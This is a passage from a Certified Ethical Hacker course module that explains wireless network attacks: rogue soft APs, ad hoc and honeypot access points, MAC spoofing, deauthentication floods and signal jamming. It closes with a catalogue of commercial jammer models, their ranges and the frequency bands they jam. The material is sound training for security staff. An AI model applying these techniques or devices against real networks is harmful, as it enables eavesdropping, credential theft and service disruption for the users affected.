


FIGURE 15.17: Attacker performing Misconfigured Access Point Attack



## Unauthorized Association



Unauthorized association is a major threat to the wireless network. This may be one of two kinds: accidental association or malicious association. Malicious association is accomplished with the help of soft APs. Attackers use soft APs to gain access to the target wireless network. Software access points are client cards or embedded WLAN radios in some PDAs and laptops that can be launched inadvertently or through a virus program. Attackers infect the victim's machine and activate soft APs, allowing them unauthorized connection to the enterprise network. Attackers connect to an enterprise network through soft APs instead of the actual access points.





FIGURE 15.18: Unauthorized association threat in wireless networks




## Ad Hoc Connection Attack

Wi-Fi clients communicate directly via an ad hoc mode that does not require an AP to relay packets. The networks that are connected in ad hoc mode **share information** across the clients conveniently. To share audio/video content with others, most Wi-Fi users use ad hoc networks. Sometimes the networks are forced to enable ad hoc mode by the resources that can be accessed only in ad hoc mode, but this mode is inherently insecure and does not provide strong authentication and encryption. Thus, attackers can easily connect to and compromise the enterprise client operating in ad hoc mode.



FIGURE 15.19: Attacker compromising the enterprise client using Ad Hoc Connection Attack




## HoneySpot Access Point Attack

Users can connect to any available network in case of **multiple WLANs** co-existing in the same space. This kind of multiple WLAN is more exploitable by attacks. The attackers can set up an **unauthorized wireless network** by operating an access point in the region of multiple WLANs and can allow the users of the authorized networks to get connected to it. These APs mounted by the attacker are called "**honeypot**" APs. These APs transmit a stronger beacon signal. Usually wireless network cards look for strong signals for access. Hence, an authorized user may connect to this malicious honeypot AP; this creates a security vulnerability and sends the sensitive information of the user such as identity, user name, and password to the attacker.



FIGURE 15.20: HoneySpot Access Point Attack process



## AP MAC Spoofing

In wireless LAN networks, the access points transmit probe responses (beacons) to advertise their presence in the air. The probe responses contain the information about their identity (**MAC address**) and identity of the network it supports (**SSID**). The clients in the vicinity connect to the network through these beacons based on the MAC address and the SSID that it contains. Many software tools and most of the APs allow setting user-defined values for the **MAC addresses** and SSIDs of AP devices. Attackers spoof the MAC address of the AP by programming the AP to advertise exactly the same identity information as that of the victim AP. Attackers spoof the MAC address of the wireless LAN client equipment to masquerade as an authorized client and to connect to the AP. As the attacker connected to the AP as the authorized client, he or she can have full access to the network as that of a legitimate client and the attacker can use the connection for his or her own malicious purposes and can eavesdrop on sensitive information.





FIGURE 15.21: AP MAC Spoofing



## Denial-of-Service Attack

 Wireless networks are susceptible to **denial-of-service (DoS) attacks**. Usually these networks operate in unlicensed bands and the transmission of data takes in the form of radio signals. The designers of the **MAC protocol** aimed at keeping it simple, but it has its own set of flaws that are more attractive to DoS attacks. WLANs usually carry mission-critical applications such as VoIP, database access, project data files, and internet access. Disrupting such mission-critical applications on **WLANs** by DoS attack is easy. This usually causes loss of productivity or network downtime. Examples of MAC DoS attacks are: **de-authentication flood attack**, virtual jamming, and association flood attacks.

Wireless DoS attacks disrupt network wireless connections by sending broadcast “de-authenticate” commands. Broadcast deauthentication forces the clients to disconnect from the AP.




FIGURE 15.22: Illustrating Denial-of-Service Attack on wireless networks

# Jamming Signal Attack

An attacker stakes out the area from a nearby location with a **high gain amplifier** drowning out the legitimate access point.

Users simply can't get through to log in or they are **knocked off** their connections by the overpowering nearby signal.

Attacker sending 2.4 GHz jamming signals

All wireless networks are prone to jamming.

This jamming signal causes a DoS because **802.11** is a **CSMA/CA protocol**, whose collision avoidance algorithms require a period of silence before a radio is allowed to transmit.

Copyright © by EC-Council. All Rights Reserved. Reproduction is Strictly Prohibited.



## Jamming Signal Attack

Spectrum jamming attacks usually **block all communications completely**. This kind of attack can be performed with the help of a specialized hardware. An attacker stakes out the area from a nearby location with a high gain amplifier drowning out the legitimate access point. Users simply can't get through to log in or they are knocked off their connections by the overpowering nearby signal. All wireless networks are prone to jamming. The signals generated by jamming devices appear to be an **802.11 transmission** to the devices on the wireless network, which causes them to hold their transmissions until the signal has subsided resulting in denial-of-service. These jamming signal attacks are relatively easily noticeable.




FIGURE 15.23: Jamming Signal Attack

# Wi-Fi Jamming Devices

**C|EH**  
Certified Ethical Hacker

<b>MGT- P6 GPS Jammer</b>  Range : 10 ~ 20 meters 4 antennas 3G: 2110 ~ 2170MHz Wi-Fi / Bluetooth: 2400 ~ 2485MHz	<b>MGT- MP200 Jammer</b>  Range: 50 ~ 75m Barrage + DDS sweep jamming 20 to 2500 MHz. Omni-directional antennas	<b>MGT- 03 Jammer</b>  Range : 0 ~ 40 meters 4 antennas
<b>MGT- P6 Wi-Fi Jammer</b>  Range : 10 ~ 20 meters iDen - CDMA - GSM: 850 ~ 960MHz DCS - PCS: 1805 ~ 1990MHz 3G: 2110 ~ 2170MHz Wi-Fi / Bluetooth: 2400 ~ 2485MHz 4 antennas	<b>MGT- P3x13 Jammer</b>  Range : 50 ~ 200 meters 3 frequency bands jammed	<b>MGT- 04 WiFi Jammer</b>  Range : 0 ~ 80 meters 4 Frequency bands jammed: - GSM: 925 ~ 960 Mhz - DCS: 1805 ~ 1880 Mhz - 3G: 2110 ~ 2170 Mhz - WiFi / Bluetooth: 2400 ~ 2485 Mhz 4 antennas

<http://www.magnumtelecom.com>

Copyright © by EC-Council. All Rights Reserved. Reproduction is Strictly Prohibited.




## Wi-Fi Jamming Devices

Wi-Fi jamming is a kind of attack on wireless networks. This can be done by using some hardware devices. The devices used by the attacker for Wi-Fi jamming use the same frequency band as that of a trusted network on which the attacker want to launch the attack. The Wi-Fi jamming devices generate the signals with the same frequency as that of the trusted wireless network signals. This causes interference to the legitimate signal and temporarily disrupts the network service. The following are a few Wi-Fi jamming devices:



FIGURE 15.24: Various Wi-Fi jamming devices



